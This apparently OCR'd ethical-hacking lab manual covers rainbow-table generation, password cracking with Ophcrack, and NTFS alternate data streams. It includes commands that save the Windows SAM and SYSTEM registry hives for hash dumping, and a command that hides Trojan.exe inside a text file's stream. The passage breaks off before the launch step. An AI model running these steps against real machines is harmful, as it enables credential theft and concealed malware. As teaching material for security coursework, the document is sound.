


vii. Wireshark



b. Perform the vulnerability analysis using the following tools:

i. Nessus




Practical No. 4


a. Perform the System Hacking using the following tools:

i. Winrtgen

In this article, we will go through the process of generating rainbow tables using WinRTGen.





To generate rainbow tables first we will have to modify the properties of WinRTGen according to our need, and to do so Click on "**Add Table**". After this, a new box will appear named "**Rainbow Table Properties**"




In the "**Rainbow Table Properties**" window we have the option to modify settings in order to generate rainbow tables according to our needs. The following properties can be modified:

- **Hash**: The type of encryption we want the rainbow table to be generated. For example MD5, MD4, SHA1, etc.






After assigning the values to the properties according to our needs click on "Benchmarks". This will show the estimated time, Hash speed, Step speed, Table Pre-computing time, etc. that will be required to generate the Rainbow Table according to assigned properties.




After "Benchmark" click on "Ok". This will add the Rainbow Table to the queue in the main window of WinRTGen


.




After this click on "Rainbow Table" You want to start processing and click "OK" .




After clicking on 'OK' the WinRTGen" will start generating a rainbow table.



After completion, the window will appear as follows.



This table will be saved to your WinRTGen Directory.



ii. PWDump

As a result, it will spill all the hashes kept in the SAM file. The next step is to use the commands below to save the registry values for the SAM file and system file in a system file:

reg save hklm\sam c:\sam
reg save hklm\system c:\system

iii. Ophcrack

Step 1: Since we are assuming that your Windows PC is locked and you do not know the password, the first step needs to be carried out on a different PC with internet access and administrator privileges.

Step 2 : Download the correct version of Ophcrack Live CD from the official website to the second PC.


Step 3 : Burn the ISO file to a USB or CD. To do this, you will need an ISO burning application. Now proceed to the next step of the password reset process.

Step 4 : Remove the bootable media from the second PC and insert it into your locked Windows machine. Let the computer boot up from this media instead of the native Windows installation. This is made possible by the fact that Ophcrack itself contains a small operating system that can run independently of your Windows OS. In a few moments, you will see the Ophcrack interface on your computer.

Step 5 : You will now see a menu with 4 options. Leave it on the default option, which is automatic. After a few seconds, you will see the Ophcrack Live CD loading

and then the disk partition information being displayed as Ophcrack identifies the one with the SAM file. **Step 6** : Once the process has been complete, you will see a window with several user accounts and their passwords displayed in column format. Against the previously locked username, look for an entry in the NT Pwd column.


Step 7: This will be your recovered password, so note it down. You can now remove the Live CD from the drive and restart your computer. You will be able to login to your user account using the password that was recovered by Ophcrack.



iv. NTFS Stream Manipulation


The following is the syntax of ADSs filename extension :alternative Nmae. Open the terminal and type the following command to create a file named file_1.txt. echo "this is file no 1" > file_1.txt

Now, type the following command to write to the stream named secret.txt. echo "this is a hidden file inside the file_1.txt" > file_1.txt:secret.txt



We've just created a stream named secret.txt that is associated with file_1.txt and when you look at the file_1.txt you will only find the data present in file_1.txt. And also stream will not be shown in the directory as well.

The following command can be used to view or modify the stream hidden in file_1.txt notepad file_1.txt:secret.txt



Note: Notepad is a stream-compliant application. Never use alternative streams to store sensitive information.

Hiding Trojan.exe in note.txt file stream:

The following command has used the copy the trojan.exe into a note.txt(stream)


C:\test>type Trojan.exe > note.txt:Trojan.exe

Here type command is used to hide trojan in the ADS inside an existing file.

After hiding trojan.exe behind note.txt, we need to create a link to launch the trojan.exe file from the stream. The following command is used to create a shortcut in the stream.

